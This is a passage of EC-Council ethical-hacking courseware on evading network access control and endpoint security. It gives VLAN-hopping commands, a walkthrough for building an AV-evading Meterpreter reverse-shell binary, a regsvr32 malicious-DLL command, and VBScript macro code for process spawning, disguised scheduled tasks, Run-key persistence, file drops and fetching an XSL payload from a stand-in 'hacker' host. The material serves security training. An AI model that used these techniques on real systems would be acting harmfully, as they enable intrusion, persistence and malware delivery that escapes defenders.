2 Using Pre-authenticated Device	8 Using LoLBins	14 Passing Encoded Commands	20 Escaping the (local) AV Sandbox
3 Ghostwriting	9 CPL (Control Panel) Side-Loading	15 Fast Flux DNS Method	21 Disabling Event Tracing for Windows
4 Using Application Whitelisting	10 Using ChatGPT	16 Timing-based Evasion	22 Evading "Mark of the Syscall"
5 Dechaining Macros	11 Using Metasploit Templates	17 Signed Binary Proxy Execution	23 Spoofing the Thread Call Stack
6 Clearing Memory Hooks	12 Windows Antimalware Scan Interface (AMSI)	18 Shellcode Encryption	24 In-memory Encryption of Beacon

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

NAC and Endpoint Security Evasion Techniques

NAC is a security control used to block unauthorized or unknown devices/hosts trying to access internal services. Attackers often try to bypass NACs using different techniques to perform malicious activities on the target network.

Some NAC bypassing techniques are as follows:

- VLAN hopping
- Using a pre-authenticated device

Endpoint security provides an extra layer of security for end-user devices such as desktops, laptops, tablets, and digital printers against malware and other cyber threats. However, attackers can employ various evasion techniques to bypass endpoint detection and response (EDR) to infect the devices with potential malware and establish command and control to maintain foothold without being detected.

Some endpoint security bypassing techniques are as follows:

- VLAN Hopping
- Using Pre-authenticated Device
- Ghostwriting
- Using application whitelisting
- Dechaining macros
- Clearing memory hooks
- Process injection
- Using LoLBins
- CPL (Control Panel) side-loading
- Using ChatGPT
- Using Metasploit templates
- Windows Antimalware Scan Interface (AMSI)
- Hosting phishing sites

- Passing encoded commands
- Fast flux DNS method
- Timing-based evasion
- Signed binary proxy execution
- Shellcode encryption
- Reducing entropy
- Escaping the (local) AV sandbox
- Disabling event tracing for Windows
- Evading “mark of the Syscall”
- Spoofing the thread call stack
- In-memory encryption of beacon

hide01.1z

Bypassing NAC using VLAN Hopping and Pre-authenticated Device

VLAN Hopping

- Attackers use VLAN hopping to gain access to a network through **Dynamic Trunking Protocol (DTP)**
- To set up a trunk with the switch, the DTP packets are forwarded by attackers by setting the switch mode to "dynamic auto" or "dynamic desirable"
- Attackers use tools such as **VLANPWN** to perform VLAN enumeration and hopping:
 - `python3 DoubleTagging.py --interface eth0 --nativevlan 1 --targetvlan 20 --victim <IP> --attacker <IP>`
 - `python3 DTPHijacking.py --interface eth0`

Pre-authenticated Device

- Attackers gain access to an authenticated device and use that device to bypass NAC
- This device is used to log into the network and then **smuggle in network packages** from a different device
- Attackers place their device (e.g., **Raspberry Pi**) between the pre-authenticated device and the authentication server to ensure that the traffic flows through the attackers' device
- Attackers use tools such as **nac_bypass_setup.sh** and **FENRIR** to bypass NAC via the pre-authenticated device

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

Bypassing NAC using VLAN Hopping

Attackers use VLAN hopping to gain access to a network through Dynamic Trunking Protocol (DTP). To set up a trunk with the switch, the DTP packets are forwarded by attackers by setting the switch mode to "dynamic auto" or "dynamic desirable." The established trunk creates a way for attackers to access all VLANs.

VLAN Hopping Tools

- VLANPWN**

Source: <https://github.com>


VLANPWN is a simple script used for VLAN enumeration and hopping. This tool consists of two Python scripts designed to facilitate VLAN hopping.

- DoubleTagging.py:** This utility is designed to execute a VLAN-hopping attack by injecting a frame with two 802.1Q tags. In addition, it sends a test ICMP request.

```
python3 DoubleTagging.py --interface eth0 --nativevlan 1 --targetvlan 20 --victim <IP> --attacker <IP>
```

- DTPHijacking.py:** This script is designed to conduct DTP-switch spoofing/hijacking attacks. It dispatches a malicious DTP-desirable frame and converts the attacker's machine into a trunk channel. This method enables attackers to bypass VLAN network segmentation and gain access to all the VLAN network traffic.

```
python3 DTPHijacking.py --interface eth0
```



The screenshot shows a terminal window titled "python3 DoubleTagging.py --help - Parrot Terminal". The command entered is "#python3 DoubleTagging.py --help". The output is a detailed help message for the VLANPWN tool, which is a VLAN Double Tagging inject tool. It includes usage instructions, options, and descriptions for each parameter:

```
python3 DoubleTagging.py --help - Parrot Terminal

[root@parrot ~]# /home/attacker/VLANPWN
[root@parrot ~]# python3 DoubleTagging.py --help

VLAN Double Tagging inject tool. Jump into another VLAN!
Author: @ncreasing, <ncreasing@protonmail.com>

usage: DoubleTagging.py [-h] --interface INTERFACE --nativevlan NATIVEVLAN --targetvlan TARGETVLAN
                        --victim VICTIM --attacker ATTACKER

options:
-h, --help            show this help message and exit
--interface INTERFACE
                      Specify your network interface
--nativevlan NATIVEVLAN
                      Specify the Native VLAN ID
--targetvlan TARGETVLAN
                      Specify the target VLAN ID for attack
--victim VICTIM        Specify the target IP
--attacker ATTACKER   Specify the attacker IP
```

Figure 12.52: Screenshot of VLANPWN

Bypassing NAC using Pre-authenticated Device

Attackers can gain access to an authenticated device and use that device to bypass NAC. Attackers place their device (e.g., Raspberry Pi) between the pre-authenticated device and the authentication server to ensure that the traffic flows through their device.

Tools to Bypass NAC using a Pre-authenticated Device

- **nac_bypass_setup.sh**

Source: <https://github.com>

The basic requirement for an NAC bypass is to access a device that has already been authenticated. This device is used to log into the network and then smuggle in network packages from a different device. This involves placing the attacker's system between the network switch and the authenticated device. One way to do this is with a Raspberry Pi and two network adapters.

```
nac_bypass_setup.sh v0.6.4 usage:  
-1 <eth>      network interface plugged into switch  
-2 <eth>      network interface plugged into victim machine  
-a             autonomous mode  
-c             start connection setup only  
-g <MAC>      set gateway MAC address (GwMAC) manually  
-h             display this help  
-i             start initial setup only  
-r             reset all settings  
-R             enable port redirection for Responder.py  
-S             enable port redirection for OpenSSH and start the service
```

Figure 12.53: Screenshot displaying nac_bypass_setup.sh parameters

The following are some additional tools to bypass NAC using a pre-authenticated device:

- FENRIR (<https://github.com>)
- NACKered (<https://github.com>)
- Silentbridge (<https://github.com>)
- BITM (<https://github.com>)

Bypassing Endpoint Security using Ghostwriting and Application Whitelisting

Ghostwriting

- Ghostwriting is a bypass technique that involves **modifying the structure of the malware** code without effecting its functionality
- Ghostwriting is used to bypass antivirus software by utilizing **binary deconstruction**, insertion of arbitrary assembly code, and **reconstruction**
- Attackers use this technique to bypass the endpoint device security agents such as antivirus and hide malware to **evoke signature-based detection**
- Attackers use tools such as **Ghostwriting.sh** to modify the structure of the malware

Application Whitelisting

- Application whitelisting is a security feature in Windows systems to defend against execution of malicious applications
- While executing a legitimate application, it looks for the required DLLs in the current location where the executable is saved
- Attackers perform **DLL hijacking** to place a malicious DLL with a legitimate name that the application is looking for in the same directory where the executable resides
- Malicious DLL gets executed along with the application to disable endpoint security
- Attackers can also use **rundll32.exe**, **regsvr32.exe**, and **PowerShell** to endpoint security. Example:
 - `regsvr32.exe /s /n /u /i:"C:\path_to_malicious.dll"`

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

Bypassing Endpoint Security using Ghostwriting

Ghostwriting is a bypass technique that involves modifying the structure of the malware code without effecting its functionality. This can be done by the deconstruction of assembly code and adding an arbitrary code. Attackers use this technique to bypass endpoint device security agents such as an antivirus and hide malware to evade signature-based detection.

Attackers use tools such as **Ghostwriting.sh** to modify the malware structure.

- **Ghostwriting.sh**

Source: <https://github.com>

Ghostwriting is used to bypass antivirus software by utilizing binary deconstruction, insertion of arbitrary assembly code, and reconstruction. It uses the built-in Metasploit tools to perform these actions. Ghostwriting.sh is a tool to automate this process.

An example scenario is given below:

- Run the following command to change the directory to `/opt/ghostwriting/` where the Ghostwriting.sh script is loaded.
`cd /opt/ghostwriting/`
- Execute the Ghostwriting.sh script with sudo privileges
`sudo ./ghostwriting.sh`

The script downloads and installs missing dependencies. It then creates a Meterpreter reverse TCP binary file to connect to the machine's private IP address. Next, it disassembles the executable and inserts junk code for signature evasion. Consequently, the binary code is reassembled with the junk code. The script opens a

web server on the machine's IP address to facilitate file transfer to the victim machine, thereby avoiding endpoint security systems.

Opening webserver on <IP_Address>:8000 for file transfer

Ctrl+C to continue after file transfer

Serving HTTP on 0.0.0.0 port 8000 ...

Bypassing Endpoint Security using Application Whitelisting

Application whitelisting is a security feature in Windows systems to defend against insecure or malicious application execution. It contains the list of signed applications that are allowed to run in the system. While executing a legitimate and signed application, it looks for the required DLLs in the current location where the executable is saved and then searches in other locations.

Attackers perform DLL hijacking to place a malicious DLL with a legitimate name that the application is looking for in the same directory where the executable resides. Then, the malicious DLL gets executed along with the application to disable endpoint security.

In DLL hijacking, attackers abuse the process of handling DLLs by Windows OS along with its search order, which helps in locating DLLs during their loading into a program. This method of hijacking DLL loads allows attackers to maintain persistence and elevate privileges while avoiding detection during malicious DLL loading.

Attackers can also use rundll32.exe, regsvr32.exe, and PowerShell to load malicious DLL and avoid endpoint security solutions. For example, an attacker can execute the following command to execute a malicious DLL using regsvr32.exe:

`regsvr32.exe /s /n /u /i:"C:\path_to_malicious.dll"`

43 Module 12 | Evading IDS, Firewalls, and Honeypots



Bypassing Endpoint Security by Dechaining Macros

Attackers perform dechaining of macros to evade endpoint detection and **modify memory, registry, and other Windows files** using VBScript.

Spawning through ShellCOM

- It allows attackers to reference any **object associated with COM** through VBScript for utilizing its functions

```
Set obj = GetObject("new:C08AFD90-F2A1-11D1-8455-00A0C91F3880")
obj.Document.Application.ShellExecute
"calc.exe",Null,"C:\\Windows\\System32",Nu
ll,0
```

Spawning using XMLDOM

- Attackers can also implement process **spawning through XMLDOM**. This technique allows attackers to download and run code inside an Office process

```
Set xml = CreateObject("Microsoft.XMLDOM")
xml.async = False
Set xsl = xml
xsl.load("file://|http://hacker/malicious_payload.xsl")
xml.transformNode xsl
```

Additional Techniques for Dechaining Macros

- Spawning through WmiPrvse.exe
- Creating Scheduled Tasks
- Registry Modification
- Dropping Files
- Downloading Content
- Embed File and Drop

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

Bypassing Endpoint Security by Dechaining Macros

Microsoft Office macros are commonly used to automate various processes and user tasks. Attackers can exploit macros for executing malicious codes and compromise a system. As macros are based on VBScript, attackers create VBA-based malicious codes. Herein, dechaining of macros is used to evade endpoint detection and modify memory, registry, and other Windows files using VBScript. This technique allows attackers to evade both dynamic and static analysis-based detection.

Techniques used to bypass endpoint security by dechaining macros are as follows:

▪ Spawning through ShellCOM

Attackers use COM objects for a spawning process. It allows attackers to reference any object associated with COM through VBScript for utilizing its functions. Attackers use **ShellBrowserWindow** for launching new processes.

```
Set obj = GetObject("new:C08AFD90-F2A1-11D1-8455-00A0C91F3880")
obj.Document.Application.ShellExecute
"calc.exe",Null,"C:\\Windows\\System32",Null,0
```

▪ Spawning using XMLDOM

Attackers can also implement process spawning through XMLDOM. This technique allows attackers to download and run a code inside an Office process.

```
Set xml = CreateObject("Microsoft.XMLDOM")
xml.async = False
Set xsl = xml
xsl.load("file://|http://hacker/malicious_payload.xsl")
xml.transformNode xsl
```

- **Spawning through WmiPrvse.exe**

To launch a new process or executable remotely, attackers can take advantage of WMI. This method allows attackers to spawn new processes through wmic.exe without considering the Office process.

```
Set objWMIService = 
GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\\root\\cimv2")  
  
Set objStartup = objWMIService.Get("Win32_ProcessStartup")  
Set objConfig = objStartup.SpawnInstance_  
Set objProcess = GetObject("winmgmts:root\\cimv2:Win32_Process")  
errReturn = objProcess.Create("calc.exe", Null, objConfig,  
intProcessID)
```

- **Creating Scheduled Tasks**

Attackers also use VBScript to create scheduled tasks and carry out dechaining from Microsoft Office. This process also allows attackers to dechain the activity timing apart from the spawning of tasks through the service host process.

```
Set service = CreateObject("Schedule.Service")
Call service.Connect
Dim td: Set td = service.NewTask(0)
td.RegistrationInfo.Author = "McAfee Corporation"
td.settings.StartWhenAvailable = True
td.settings.Hidden = False
Dim triggers: Set triggers = td.triggers
Dim trigger: Set trigger = triggers.Create(1)
Dim startTime: ts = DateAdd("s", 30, Now)
startTime = Year(ts) & "-" & Right(Month(ts), 2) & "-" &
Right(Day(ts), 2) & "T" & Right(Hour(ts), 2) & ":" &
Right(Minute(ts), 2) & ":" & Right(Second(ts), 2)
trigger.StartBoundary = startTime
trigger.ID = "TimeTriggerId"
Dim Action: Set Action = td.Actions.Create(0)
Action.Path = "C:\\Windows\\System32\\calc.exe"
'Action.Arguments = "/c whoami"
Call
service.GetFolder("\\").RegisterTaskDefinition("AVUpdateTask", td,
6, , , 3)
```

- **Registry Modification**

Attackers can also use VBScripts to access the registry for altering settings, storing payloads, and creating persistence. These activities can be performed directly from a macro. Modifying registries can lead to dechaining the payload execution because they are executed on boot instead of a macro.

Run the following code to create a run key:

```
Set objRegistry = GetObject("winmgmts:\.\root\default:StdRegProv")
objRegistry.SetStringValue &H80000001,
"Software\Microsoft\Windows\CurrentVersion\Run", "key1", "value1"
```

- **Dropping Files**

Attackers can take advantage of **FileSystemObject** for dropping a file by abusing VBScripts. This will enable dechaining of payloads from the macros because the execution will only happen during startup.

Run the following code to add a startup item:

```
Path = CreateObject("WScript.Shell").SpecialFolders("Startup")
Set objFSO = CreateObject("Scripting.FileSystemObject")
Set objFile = objFSO.CreateTextFile(Path & "\sample.bat", True)
objFile.Write "notepad.exe" & vbCrLf
objFile.Close
```

- **Downloading Content**

Attackers can download content using VBScripts and inject the content into the registry, memory, or on to a disk. Attackers use XMLHTTP library along with ADODB to perform this attack.

Run the following code for downloading the content:

```
Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xHttp.Open "GET",
"https://the.earth.li/~sgtatham/putty/latest/w64/putty.exe",
False
xHttp.Send
With bStrm
    .Type = 1
    .Open
    .write xHttp.responseText
    .savetofile Environ("APPDATA") & "\sample.exe", 2
End With
```

- **Embed File and Drop**

Attackers use Metasploit's “**vba-exe**” feature for macro creation that includes an embedded payload.

Run the following code to embed a calculator within a macro:

```
msfvenom           -p           generic/custom  
PAYLOADFILE=/home/user1/Downloads/calc.exe   -a    x64   --platform  
windows -f vba-exe
```

44 Module 12 | Evading IDS, Firewalls, and Honeypots


EC-Council C|EH™

Bypassing Endpoint Security by Clearing Memory Hooks

- Memory hooks are placed by an Endpoint Detection and Response (EDR) agent to collect information for performing **behavior-based analysis**.
- Attackers often try to bypass the EDR in memory by **unhooking the EDR DLLs**.

- Attackers need to find the target application's DLLs, the associated **functions**, and **syscalls exported**.
- Attackers use open-source tools such as **x64dbg** debugger to identify the hooked syscalls stored in the memory.

- Attackers then **create a payload** that can overwrite these hooks in the memory by restoring the exact bytes of data.
- This can be done by **reloading the right location** in the memory-containing process that holds the hooks and erasing the EDR hooks.



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

<https://www.optiv.com>

Bypassing Endpoint Security by Clearing Memory Hooks

Source: <https://www.optiv.com>

Memory hooking is an approach to monitor and change the behavior of an application's execution process. These hooks are placed by an EDR agent to collect information for performing behavior-based analysis. Hooks send information to the EDR agent, which is installed at a high-level privileged kernel, which helps in detecting malicious activities such as remote code execution, lateral movement, and privilege escalation in real time.

For example, if a new process is spawned in the detached state and memory permissions are altered to execute the **WriteProcessMemory** procedure, the EDR system can still see the data and determine whether the running process is malicious or not.

In such cases, attackers often try to bypass the EDR in memory by unhooking the EDR DLLs. For this purpose, attackers need to find the application's DLLs, associated functions, and exported syscalls. Attackers use open-source tools such as **x64dbg** debugger to identify the hooked syscalls that are stored in the memory during execution.




Figure 12.54: Screenshot of x64dbg displaying hooked vs normal syscalls

Attackers then create a payload that can overwrite these hooks in the memory by restoring the exact bytes of data. This can be done by reloading the right location in the memory-containing process that holds the hooks and erasing the EDR hooks. After successfully restoring the syscalls, the EDR's DLL still exists in the disk but does not receive any information from the hooks as they no longer exist.

